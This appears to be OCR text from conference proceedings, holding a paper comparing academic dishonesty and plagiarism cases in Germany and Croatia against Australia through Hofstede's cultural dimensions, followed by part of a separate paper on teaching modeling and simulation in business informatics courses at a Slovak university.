Abstract - **Looking back for the last months it can be noted that the cases of the intellectual fraud and academic dishonesty become a sad truth in Germany as well as in Croatia. If one compares the trend of the named countries with the trend towards the intellectual deception or to the level of the intellectual honesty and fairness at the universities of the some anglo-saxon countries, so one can find out that in particular in the university area, a difference is recognizably in the favour of intellectual honesty and fairness of some anglo-saxon countries. This work investigates the cultural differences and similarities of Germany and Croatia comparing them with the Australia as representative of one anglo-saxon country in regard to an intellectual fraud and examines the possibilities of avoidance of academic dishonesty. The limitations of the plagiarism software often used at the colleges or universities are mentioned. In addition, the applications of further possible means against intellectual deception cases are discussed.**

I. INTRODUCTION

During the last few months in the German as well as in the Croatian society, several cases of the academic dishonesty have been discovered. Those cases of the intellectual fraud may wouldn't be discovered at all, if those persons wouldn't be related to the general public. In many cases those people concerned have been individuals which serve as a role model in the general public. So in Germany for example more than a few public persons have been concerned with the problem of the plagiarism of their doctoral dissertations. Some of the famous plagiarists are Karl-Theodor zu Guttenberg, Germans former Minister for Defense, followed by the Silvana Koch-Mehrin, former politician former Vice President of the European Parliament but still the Member of the European Parliament or Jorgo Chatzimarkakis, still Member of the European Parliament and president of German-Greek Industrial Association. All named persons have been or still are with Free Democratic Party of Germany. Despite of massive criticism on their current positions, they remained to be present in the general public and have try as much as possible, to defend their academic dishonesty. Even for Silvana Koch-Mehrin or Jorgo Chatzimarkakis, these haven't had any consequences regarding their work in the European Parliament. Surprisingly Silvana Koch-Mehrin, despite of the proved massive plagiarism and official rescindment of her doctorate title by the University of Heidelberg, only 4 days later she announced that she is promoted and hat had become a full member of the European Committee on Industry, Research and Energy in Brussels. With it, is she responsible for the research politics in Europe [1,2,3]. It effected the substantial negative reaction in the general public and especially by the Alliance of the German Science Organizations which includes Fraunhofer-Gesellschaft, Helmholtz-Gemeinschaft Deutscher Forschungszentren (Helmholtz Association of German Research Centres) , Hochschulrektorenkonferenz (German Rectors' Conference), Leibniz-Gemeinschaft (Leibniz- Association), Max-Planck-Gesellschaft (Max-Planck-Association) and many more, but at the beginning without any result. At least, because of the massive criticism she left the Committee on Industry, Research and Energy in Brussels in June 2011 but she is still a Member of the European Parliament [4]. In the case of Germans former Minister for Defense, Karl Guttenberg, even German chancellor, Mr. Angela Merkel wanted to keep him as Minister despite of the plagiarism affair. It was accompanied with the massive criticism, and numerous open letters, as one know signed by 23000 German doctorates which massively criticize statements of chancellor [5]. After it former Minister announced his resignation, and removed to live in USA. Few weeks ago, Karl Guttenberg came back to the German public with his book, where he handle with the topic of plagiarism, but without observable remorse and regret. Similar is in the case of Jorgo Chatzimarkakis, who even accused the University of Oxford for learning him to write plagiarism because they do not use quotation marks when quote. University of Oxford reacted hefty on this statement [6]. There are also other examples from Germany, which will be here, because of the limitation of the paper length here not presented. Similar situation could have been observed in Croatia a few mounts ago. Croatian Institute for development of the education has in Mai 2010 dealt with the question of the plagiarism and academic dishonesty in Croatia [7]. They state that in Croatia, where also in the general public many cases of plagiarism in the recent time are known [cf.8,9,10], is the main issue the process after plagiarism and not the avoidance of the plagiarism itself like for example in the United Stated where plagiarism is an marginal incident. So for instance, during the year 2011 accused by plagiarism are first rector of the university in Pula Marčelo Dujanić or e.g. Anto Đapić member of Croatian parliament, president of the political party and mayor of the Osijek town. Similar as at the European level, instead that Croatian executives react promptly, journalist

which has discovered Đapi's plagiarism was get into a real trouble, because of his critical comment about the Split's judge, who has trivialized the problem of plagiarism and has stated "why to accuse Đapić , when whole Croatian academic society makes permanently plagiarism"[10,p.1]. This statement of one Croatian's judge but has not sufficient reaction of the Croatian general public. Croatian Ministry for Science, Education and Sports has on its web-page for the case of application for scientific programs announced with the Ministry publicized the necessary documentation as for example the declaration about the scientific honesty and integrity [11]. It is only one official document found, with still unclear information how the scientific honesty and integrity becomes assessed by the institution. So as it seems to be in Croatia like in Germany, there has been in the last time not sufficient interests to deal with the question of academic dishonesty. Summarized for the German and Croatian case, it can be observed, that with the persons accused for plagiarism a real regret for it wrongdoing regarding the question of the intellectual honesty or an academic dishonesty can't be observed. Even European institutions are not really concerned with this question and have not reacted as expected. Only massive criticism has led to change in academically accepted direction.

II. DEFINITION OF THE ACADEMIC DISHONESTY AN MEANS HOW TO AVOID IT

In different sources academic dishonesty is defined in different manner. A relative clear definition of the term plagiarism is given in [19]. Some sources use mostly the term "plagiarism", some of them the term "academic dishonesty" (mostly in the English literature). Academic dishonesty is but more general terminology for defining many different types of intellectual fraud and types of dishonest in relation to the academic work. According to [7,12, p.1] it can take following main known forms:

-Plagiarism (non academically acknowledged presentation of another person's work as the own one), Collusion (collaborative plagiarism)

-Falsification (presentation of the untrue data)

-Cheating (not allowed obtaining or giving the support and assistance or information)

-Deceit (resubmitting of the own previously assessed work)

-Personation (supposition of the characteristics of another person with intent to mislead or gain inequitable benefit). Furthermore also having a ghostwriter, paraphrasing or translation of the text out of foreign language are in different literature defined as an academic dishonesty. Today, different types of software (plagiarism-software) can be used to detect plagiarism. The software made by some companies is in-between very good developed but the not all cases of the plagiarism can be detected [24]. Maximal 60-70% of the cases of plagiarism only, can even be found with the best rated software. It means there is a lot of potential for improvement. Furthermore, translation of the text out of the foreign language, collusion, using of the ghostwriter or pseudo-references etc., can't still be detected. Also direct use of the software does not immediately raise the fair-mindedness and honesty of the user. Academic dishonesty is according to the [13, p.1] closely linked with "a commitment to five fundamental values: honesty, trust, fairness, respect, and responsibility". Also according to the same source [13, p.1], "defining cheating is much more complicated, given that the term cheating carries distinctive meaning depending on one's background, personal beliefs, culture, and even gender". Analysis shows that academic dishonesty can have different sources or even motivators to exist. Some can be a lack of regulations or of sufficient and consequent penalty policy. Considering the academic institutions it is a lack of so called "honor code", anchored within the organizational culture, which broadly used at Anglo-Saxon universities, in USA since 1779 [13, 14] and defines main rules related to ethnical academic behavior which is directly and substantially at the beginning of the studies , explained to the students or scholars. Sometimes but academic dishonesty can be result of stress in form of time pressure, or because of the triviality and irrelevance of the material which needs to be studied, or because of "believe that cheating is simply acquiring a skill that will help them in the future in the real world" [13, p.1]. Academic dishonesty is widely supported by the general public behavior, clarity of the definition of the law and of the culture. In Germany compared to Croatia there is excising the clear judicative regulation and even one norm (DIN 1505) where is clearly explained how to cite, quote and reference. But as experience of the last month showed, regulations are not sufficient to avoid it. Moreover, steady vigilance of the public, media and institutions closely related with the question of the academic dishonesty have to be present in order to avoid academic dishonesty. Also the variety of the different regulations how to reference (APA Style, Harvard Style, DIN 1505, IEEE Style etc.) may bring difficulties to understand how correctly to reference academy text without to make, willingly or unwillingly plagiarism. Better transparency and simpler rules are necessary. In some cultures as for instance in the Far and Middle people are more tending to keep in helping others to take advantage by using of any kind of information like to copy other's thoughts and products because to help a needily friends is an significant cultural ritual and belief and it is not considered to be something wrong. In the following part Croatian and German culture becomes compared by using of means of cross cultural comparison.

III. GERMAN VERSUS CROATIAN CULTURE AND POSSIBLE IMPLICATIONS ON THE PUBLIC INTEREST FOR ACADEMIC DISHONESTY

Kroeber and Kluckhohn [30] identified "more than 160 different" definitions of the term culture. In this work we define culture according to [31] as "collective mental programming; it is part of our conditioning that we share with other members of our nation, region, or group but not with members of other nations, regions or groups."There are different studies which tried to make a link between cross-cultural theory and academic dishonesty [cf. 13, 15, 16,17]. As stated by [17, p.15] "the studies revealed that plagiarism is deeply rooted in the academic environment of some European universities". The authors claim the acceptance of the plagiarism by the students even in the case that awareness about the intellectual fraud is existing. Authors argue that cultural environment and political

system have a great impact on the occurrence and positions toward plagiarism. So according to [17,p.16] "the results of the studies presented, revealing that almost 20% of students in Bulgaria and Croatia vs.7% in the UK find cheating on exams acceptable behavior". The authors explain it with the study done by [18,20] according to open-mindedness in the direction of educational and intellectual misbehavior was more obvious in post-communist countries because educational and intellectual situation of post-communist countries, where a high level of criminal and dishonesty is assumed, is typified by a high rank of open-mindedness in the direction of unethical behavior, cheating or plagiarisms, which consecutively creates unsuitable manners in the direction of intellectual and methodical honesty. As stated by [16, p.277-278] refereeing to other studies , "students in the United Kingdom were more tolerant of cheating … and were more cynical but tended to cheat less (40%) than students in the United States (56%)", or "a smaller percentage of Australian students admitted that had ever cheated compared with the U.S. students, who were more likely than Australian students to perceive cheating as improving their examination scores", or "Japanese students reported a higher incidence rate of cheating on exams, a greater tendency to neutralize (i.e., justify) cheating, and a greater passivity in their reactions to the observed cheating of other", or "55% percent of U.S. students reported they had cheated in college compared with 84% of Polish students". By using the cross-cultural methods to analyze it, mostly Hofstede's cultural dimensions [20,21,22], authors find out that business students coming from the country with higher rated Collectivism dimension "will participate and collaborate in unilateral, independent questionable behaviors more than individualist business… will participate in delaying questionable behaviors more than individualist business students", furthermore "attitude toward teamwork will mediate the effect between collectivism and collaborative questionable behaviors" [18,p.281-289]. On the other side according to [15,p.1-3] " collectivist students may be less likely to engage in questionable practices than more achievement-oriented, individualistic students", higher "Masculinity score index is a positive determinant of academic dishonesty", higher score on "Power distance is a positive determinant of academic dishonesty" and higher scored "Uncertainty avoidance is a negative determinant of academic dishonesty". By using of that information we compare German and Croatian Culture related to the Australian culture, regarded to as country with less academic dishonesty behavior. According to [23] following Hofstede's cultural dimensions exist:




Fig.1 Cross-Cultural Comparison

If considering the Power distance score (PDI) and its definition [23,p.1] "as the extent to which the less powerful members of institutions and organizations within a country expect and accept that power is distributed unequally", we argue that high acceptance of the hierarchically distributed power can in some cases lead to acceptance of questionable academic activities, because commonly accepted. It means that in Croatia compared to Germany the tendency is higher that students more tolerate doubtful academic activities. Further, Croatia is higher rated on Collectivism score, and has therefore lesser degree "of interdependence a society maintains among its members". Explained implications of the dimension are different in different studies. However, based on studies as [15,16] it can be assumed that collectivists are more ethical as individualists and that there is negative relationship between collectivism and the inclination to break rules but that collectivist students "tend to value in-group membership and tend to be less likely to have esteem for the individual work of someone else, whether or not it is copyrighted" [16,p.281]. Therefore we argue that high individualism is positively oriented toward academic honesty as in the case in Australia. Thus Croatian students are also more inclined to acceptance of questionable academic activities as German students. High Uncertainty Avoidance index (UAI) is defined as "extent to which the members of a culture feel threatened by ambiguous or unknown situations and have created beliefs and institutions that try to avoid these" [23, p.2] and is according to the mentioned study [15]an indicator for less tendency for academic dishonesty because "individuals who are low in uncertainty avoidance are more likely to take risks " and "from an ethical perspective the tendency to take risks is highly correlated with unethical behavior" [15,p.3]. Looking on those scores Croatian students tend more to be less risky and should therefore more likely reject the doubtful academic activities as German students. Nevertheless the difference on this score is not as significant as in the case of the IDV and PDI. Also high masculinity index seems to be positive indicator for academic dishonesty because of the aggressive, dollar-driven behavior of countries ranged high on masculinity score [15]. We doubt this definition, because "feminine dimension "means that the dominant values in society are caring for others and quality of life" and high masculine "indicates that the society will be driven by competition, achievement and success, with success being defined by the winner / best in field – a value system that starts in school and continues throughout organisational behavior" [23,p.2]. Therefore caring for others may mean to allow others to write off in order to save positive relationship and to "stand in the crowd" as admirable sign of those societies. Countries compared have similar MAS index, where Croatian is a bit lower as German and Australian one.

IV. LIMITATION OF THE STUDY

For in-depth investigation of the relevant societal and cultural factors, further studies made have to be analyses and compared. Also primary data analysis regarding the cultural behavior between Croatian and German students in relation to the Australian students is necessary to underpin the secondary data statements. Also organizational culture of the institutions investigated, needs to be taken into consideration in order to gain reliable indicators. Cross-cultural models have experienced diverse critics.

Regarding the critics of the model of the social psychologists we refer i.e. to the work of Fang [25], Williamson [26] and McSweeney [27,28] as well as the Hofstede's replay to McSweeney's criticism [29].

V. CONCLUSION

In this study we compared recent cases of plagiarism in Germany and Croatia and how the general public has reacted on it. We found out that awareness at the level of European institutions on the problem of the academic dishonesty is not sufficed and needs to be more and frequently debated in the media in order to raise the public awareness. The roots of the academic dishonesty are closely linked with the values of individual definition of the honesty, trust, fairness, respect, and responsibility and have roots in individual and organizational culture. Only using the national cultural dimensions is not sufficient to explain tendencies to academic dishonesty but are well-built indicators in order to make tailored concepts for avoidance of the cases of intellectual fraud. To answer arising questions, further research will be carried on by the authors.

VI. REFERENCES

[1] Welt-Online (2011), „Koch-Mehrin zur EU-Forschungspolitikerin befördert", [Accessed: 26/12/11],<URL: http://www.welt.de/politik/ausland/article13445579/Koch-Mehrin-zur-EU-Forschungspolitikerin-befoerdert.html>, 20:14h

[2] Schult, Christoph (2011), „Trotz Plagiatsaffäre Koch-Mehrin wird zur Forschungspolitikerin befördert", [Accessed: 26/12/11] , <URL: http://www.spiegel.de/politik/deutschland/ 0,1518,769950,00.html>, Spiegel-Online, 22.06.2011, 17:22h

[3] Online Focus (2011), „EU-Parlament: Koch-Mehrin widmet sich verstärkt der Forschung", [Accessed: 27/12/11], <URL: http://www.focus.de/politik/deutschland/eu-parlament-koch-mehrin-widmet-sich-verstaerkt-der-forschung_aid_639488.html>, 23.06.2011 , 18:04h

[4] Euractiv (2011), „Plagiatsaffäre Koch-Mehrin: Rückzug aus EU-Forschungsausschuss" [Accessed: 26/12/11], <URL: http://www.euractiv.de/forschung-und-innovation/artikel/koch-mehrins-rckzug-aus-eu-forschungsausschuss-005009>, 13:22h

[5] Süddeutsche (2001), „Doktoranden vereinigt Euch!", [Accessed: 27/12/11], <URL: http://www.sueddeutsche.de/karriere/fall-guttenberg-offener-brier-an-merkel-doktoranden-vereinigt-euch-1.1065885>, 15:23h

[6] Hofer,Sebastian (2011),"Plagiatsfall Chatzimarkakis - Oxford als Ausrede", [Accessed: 27/12/11] ,<URL: http://www.spiegel.de/unispiegel/studium/0,1518,773276,00.html >, Spiegel-Online, 13.07.2011

[7] Marcelic, Sven (2010), „Plagijat u hrvatskoj akademskoj zajednici: (ne)uspješna borba i moguća rješenja", [Accessed: 26/12/11], <URL: http://www.iro.hr/hr/javne-politike-visokog-obrazovanja/kolumna/plagijat-u-hrvatskoj-akademskoj-zajednici/>, 14:12h

[8] Watts,Geoff (2007) "Croatian academic is found guilty of plagiarism", BMJ. 2007 May 26; 334(7603): 1077.

[9] Glas Istre (2011), "Marčelo Dujanić optužen za plagijat", [Accessed: 29/12/11] <URL: http://www.glasistre.hr/hrvatska/vijest/338017> , 24.05.2011 , 18:48h

[10] Nacional (2011), "Osuđen novinar koji je otkrio Đapićev plagijat", [Accessed: 29/12/11] <URL: http://www.nacional.hr/clanak/118537/osuden-novinar-koji-je-otkrio-dapicev-plagijat>, 24.10.2011, 19:44h

[11] Ministarstvo znanosti , obrazovanja i sporta "Consent of research and scientific integrity" [Accessed: 26/12/11], <URL: http://zprojekti.mzos.hr/upute/ Izjava%20o%20znanstvenoj%20cestitosti_ EN.pdf>, 15:32h

[12] The University of Edinburgh (2011), "Academic misconduct", [Accessed: 29/12/11] , <URL: http://www.ed.ac.uk/schools-departments/academic-services/students/postgraduate-taught/discipline/academic-misconduct>, 12:46h

[13] Miri, A. (2011), "Don McCabe Addresses Cultural Nuances of Academic Integrity", [Accessed: 27/12/11], <URL: http://alignwithosb.com/2011/03/don-mccabe-academic-integrity/>, American University of Beirut , 20.03.2011,13:21h

[14] Barefoot, Coy (2008),"The Evolution of Honor: Enduring Principle, Changing Times", The University of Virginia Magazine, University of Virginia, 97:1, pp. 22–27.

[15] Swaidan, Z, Awamleh, R and Swaidan, R [2009], "Academic dishonesty across cultures review and research agenda", International Academy of Business and Economics, 9:1, ISSN: 1546-2609

[16] Janice Payan,J , James Reardon, J and and E. McCorkle, Denny (2009), "The Effect of Culture on the Academic Honesty of Marketing and Business Student", Journal of Marketing Education, 32:3, 275–291.

[17] Pupovac, Vanja; Bilic-Zulle, Lidija; Petrovecki, Mladen (2008), "On academic plagiarism in Europe. An analytic On academic plagiarism in Europe. An analytic approach based on four studies". In: R. COMAS, J. SUREDA (coords.). Academic cyberplagiarism" [online dossier]. Digithum. No. 10. UOC. [Accessed: 29/12/11], <URL: http://www.uoc.edu/digithum/10/dt/ eng/pupovac_bilic-zulle_petrovecki.pdf>, ISSN 1575-227,15:26h

[18] Magnus, R J, Polterovic, VM, DAnilov, DL (et al.) (2002), "Tolerance of cheating: an analysis across countries",The Journal of Economic Education,33:2,125-135

[19] IEEE (2011), "Identifying Plagiarism", [Accessed: 28/12/11], <URL: http://www.ieee.org/publications_standards/publications/rights/ID_Plagiarism.html>, 12:11h

[20] Hrabak,M, Vujkalija, A, Vodopivec, I (et al.) (2004), "Academic misconduct among medical students in a post communist country", Medical Education, 38:3, 276-85

[21] Hofstede, G (1980) Culture's Consequences. International Differences in Work Related Values, Sage, London.

[22] Hofstede, G (1983) "The Cultural Relativity of Organizational Practices and Theories", Journal of International Business Studies, 14:2, 75-89

[23] Hofstede, G (1989) "Organizing for cultural diversity", European Management Journal, Vol. 7 No.4, pp.390-7.

[24] Hofstede, G (2011), What about Germany?, [Accessed: 29/12/11], <URL: http://geert-hofstede.com/germany.html>, 16:49h

[25] Weber-Wulff, D and Köhler,K (2011), "Kopienjäger" [Accessed: 29/12/11], <URL: http://www.heise.de/ix/artikel/Kopienjaeger-1245288.html>, 15:59h

[26] Fang, T (2003) "A Critique of Hofstede's Fifth National Culture Dimension", International Journal of Cross Cultural Management, 3:3, 347-368

[27] Williamson, D (2002) "Forward from a Critique of Hofstede's model of National Culture", Human Relations, 55:11, 1373-1395

[28] McSweeney, B (2002a) "Hofstede's model of national cultural differences and their consequences: A triumph of faith - a failure of analysis", Human Relations,New York: Jan 200255:1,55:1, pg. 89

[29] McSweeney, B (2002b) "The Essentials of Scholarship: A Reply to Geert Hofstede, Human Relations, 55:11, 1363–1382

[30] Hofstede,G (2002), "Dimensions do not exist: A reply to Brendan McSweeney", Human Relations, 55:11, pp.1355-1361.

[31] Kroeber, AL and Kluckhohn, C (1963) Culture: A Critical Review of Concepts and Definitions, op.cit in Lu, LT and Lee, YH (2005) "The Effect of Culture on the Management Style and Performance of International Joint Ventures in China: The Perspective of Foreign Parent Firms", International Journal of Management, 22:3, 452-464

[32] Hofstede, G (1983) "The Cultural Relativity of Organizational Practices and Theories", Journal of International Business Studies, 14:2, 75-89

Education via Modeling and Simulation

L. Révészová
Department of Applied Mathematics and Business Informatics,
Faculty of Economics, Technical University of Košice, Slovakia
libusa.reveszova@tuke.sk

Abstract - In this paper we present our approach to establishing modeling and simulation as an important part of the managers' education at the Faculty of Economics, Technical University of Košice. The paper deals with experience in teaching and it also discusses the body of knowledge and methods which have been implemented into the subjects – Informatics II and Economic Information System.

I. INTRODUCTION

Modeling and simulation (M&S) and their implementation are now very important for industrial companies, organizations, e-government, e-health, educational institutions, etc. [5]. We believe in the necessity, role and importance of educating and training of people in this field. However, there does not exist a consensus on what, how, and why to educate students - non-professional analysts/modelers in this field.

At present, in the incoming knowledge society, it is very important for all university students to be familiar with the basic terms from areas of modeling, simulation and getting accessible information from different sources. They should understand functions and possibilities of the Information and Communication Technology (ICT), Internet and advantages of modeling. They will use all these terms in their professional and common life because many social, political, and technological changes have taken place in all fields of the global society. Organizations and companies are looking for ways to optimize their processes in order to create a competitive advantage. The application of modeling and simulation techniques represents opportunities for improvement of abilities to design, develop, manufacture and operate. Modeling of business processes will be a challenge in the near future. There are many languages and tools for modeling business processes as the result of development in the information technology (IT) field and changes in the enterprises demands. Applying new adequate technologies and knowledge in the right place at the right time depends on the proper education and capability of graduates.

Why modeling and simulation? M&S technologies represent tremendous opportunities for radical improvement of our ability to design, develop, manufacture, operate, and support complex products [3].

The development and growth of Modeling and Simulation – as a discipline, a profession, and an industry – is strongly bound up with the growth of education and training. M&S has become a technical field that pervades a wide cross-section of science, business and engineering applications and projections for growth in the future. It indicates an exponentially increasing curve. Unlike some software related tasks, education and training in M&S is essential to enable people to carry out tasks involving M&S with a competence that is not otherwise possible. At this time, the offerings in education and training are not capable of meeting the current and future requirements and demand and there must be significant developments in this regard [8].

Universities need to characterize the M&S discipline requirements for their study programs and thus they must work with recent research results and knowledge in M&S field. Companies using M&S should cooperate with universities to characterize the current requirements for graduates and what their educational background should be in the M&S field.

Why enterprise modeling? Enterprise Modeling (EM) is the art of externalizing and formalizing structural and behavioral knowledge about how a company or an organization is organized, how it works and to some extent how it performs. EM equally applies to a single organization, a networked organization, or a part of those. The aim is to build models to represent, analyze, design and simulate various facets of an organization (e.g. functional, information, resource or decisional aspects) as well as various flows (e.g. control, information or material flows). Depending on their level of details and precision, these models can serve as the basis for enterprise/business reengineering; they can be shared among users as a means of communication or can support systems interoperability. They can even be used to control enterprise operations. EM is at the crossroads of several disciplines including systems engineering, organization management, information systems engineering, control theory or enterprise sociology, only to name a few [9].

Why processes? Processes are very important for the success within many business fields. They define the proper application of methods, technologies and company structures in order to reach business goals. Not only manufacturing processes have to be defined from the start point to their end, also other processes like product development processes need a proper description to achieve success. Over the last decades several product modeling languages have been developed moving to object oriented modeling languages, such as Unified Modeling Language (UML), but the used process modeling languages are still procedural. The paradigm

shift caused by object oriented description within product modeling languages has to be transferred to process modeling languages [1].

For many companies, the competitive field has been reshaped significantly during the past years. The globalization of markets, the current economic recession, new customer requirements for product and service quality, and the rapid development of ICT require new strategies for successful enterprising, as well as new methodologies and tools for system analysis and design in dynamic environments. Many leading companies have therefore launched large-scale efforts to deliver greater customer value by "reengineering" their businesses, "customerizing" their business processes and using IT as an enabler for gaining competitive advantage [7]. Reengineering or the redesign of business processes has been the least understood science and art. Specifically, research has shown that business and technology people need to work together in synergy to make reengineering a success. However, there is a conceptual and communication gap between the two groups of people [4].

II. IMPLEMENTATION OF M&S INTO THE INFORMATICS COURSE

In order to prepare our graduates for challenges of knowledge economy, we have decided to include aspects concerning M&S into the basic informatics course [6]. Because, at present, informatics is a very extensive field for studying within one semester, we divided the course into two parts: Informatics I (first semester) and Informatics II (second semester). Informatics I is focused on the practical skills in the scope defined by ECDL standard [2]. During the study of this subject, students become familiar with the operating system, Internet and its services and MS Office package. Teaching these basics is necessary because of various knowledge levels of high school graduates in this area.

Informatics II builds on the knowledge obtained by the study of the previous subject - Informatics I. The content of the Informatics II is primarily focused on tools which help to facilitate the processing and presentation of information. Except the traditional content and methods of teaching (lectures and practices focused on handling with advanced functions of MS Excel and MS Access), we use also e-learning, learning-by-doing and project method.

To the subject Informatics II we included a chapter called Information Systems. We started from the basic theoretical concepts in the Theory of Systems and modeling in general, business processes modeling using ARIS and UML. By solving practical problems, students become familiar with available features helping them to work with a lot of available information. We simulate a situation in which students are in positions of responsible executive managers of a little company and they take part in projects of building/developing information systems (IS). All students have to create projects of user requirements of IS in some virtual modern companies/firms/institutions. The project is divided into four parts, in a close relation to information system:

1. **Short description of company and its main business process or processes.**

It includes the definition of business field of the company, usage of IS. Based on the previous lectures, practical exercises and provided study materials students form a model of the main business process using the Business Process Modeling Notation (BPMN), ARIS Express, UML or similar notation. The aim is to make students think about the main processes realized within the company/firm/institution and their connection to particular sub-processes represented by real activities. The expected outcome is a description of the main processes and a model of chosen process or sub-process realized within the company.

2. **Short description of required IS.**

This part is based on following: model of the main process, IS main aims specification, definition of groups of users, schedule of the most important parts and functions of IS, required infrastructure (hardware, software), presumed dates of realization and approximation of costs, way of IS implementation, requirements of documentation and training, IS prospect, expectation, expansion, maintenance and service. The required IS must reflect the processes described and modeled in the first part. The students have to realize connections between processes of the company and the information system. In this part we expect the definition of user requirements in a text form.

3. **Specification of the basic proposed IS functionality.**

Specification of IS functionality requires using simple form of UML Use-Case diagram, which consists of a list of actors and their brief descriptions, a list and a brief description of Use-Cases, a scenario of every individual Use-Case. Students are led to create one or two simple Use-Case diagrams of the required IS, which can be used as a “translator” between the user and IT professionals.

4. **Simple database design.**

This part is based on the UML Class diagram for selected classes with their attributes in relation with the previous parts. The small part of required and analyzed IS is converted into “something real” – relational database designed in MS Access and its tools. This step is crucial for the students, because within this phase their own requirements and system descriptions are put through test of valiability. The outcome of this part is a small relational database containing at minimum three tables with relations, 50 records and realized filters, queries, etc.

In Figure 1 we present a typical example of such a student project.

The great benefit of the mentioned approach is students´ active participation in the learning process. They not only test their understanding of the subject matter of the course, but they also further develop their analytical and communication skills. They have a chance to solve problems and to create “something new” on their own. Using e-learning and electronic communication via Learning Management System (LMS) Moodle and applying learning-by-doing we make learning process more effective.




Figure 1. Example of a student´s project

III. TEACHING OF THE SUBJECT ECONOMICS INFORMATION SYSTEMS VIA M&S

In this part we describe another example of the implementation of M&S into the education - the way of teaching „Economic Information Systems" (EIS) subject. It is an optional subject in the third year. The main aim of this subject is to simulate the small company life cycle from the beginning (establishment) to the financial statement at its end. The education of the EIS is realized by usage of on-line bank system UNICOM and by using the bookkeeping software POHODA, which were presented to the Faculty of Economics of Technical University for the education and science.

The students should be taught how to establish a small company and how to do e-business with other small companies. The realization of the EIS is based on the students' knowledge of the previous subjects, e.g. Informatics I, Informatics II, Marketing, Management, Civil and Industrial Law, Accounting, Information System and Taxation Policy.

The education via modeling and simulation of the company life cycle includes:

- establishment of the company and creation of the business plan,
- creation, temporary placement, maintenance and updating of the company website,
- trading of goods with other students´ companies through the Central company,
- bookkeeping of all items by using the bookkeeping software,
- evaluating of the business work in the marketing case studies,
- analyzing of the used IS, writing of users´ requirements, creation of simple IS model using the UML or similar notation,
- writing of requirements and suggestions for the learning system exchanges - providing feedback.

The bases of the education are the websites of the EIS. The main website: "The virtual lab of e-business" is available at http://www3.ekf.tuke.sk/ and it is shown at Figure 2. Further follow-up website available at, http://elab.ekf.tuke.sk/Eisweb/index.html provides a space for presentation of students´ virtual companies. Figure 3 depicts the website of students´ companies.

These websites are prepared and updated by cooperating teachers from different departments according to the required tasks. There are included: the Central company (created and managed by teachers) as a distributor of the goods for the business, the (virtual) Trade Office, the (virtual) Tax Office, the (virtual) Business Register, etc. as shown in Figure 2.



Figure 2. The main website of EISsubject:The virtual lab of e-business

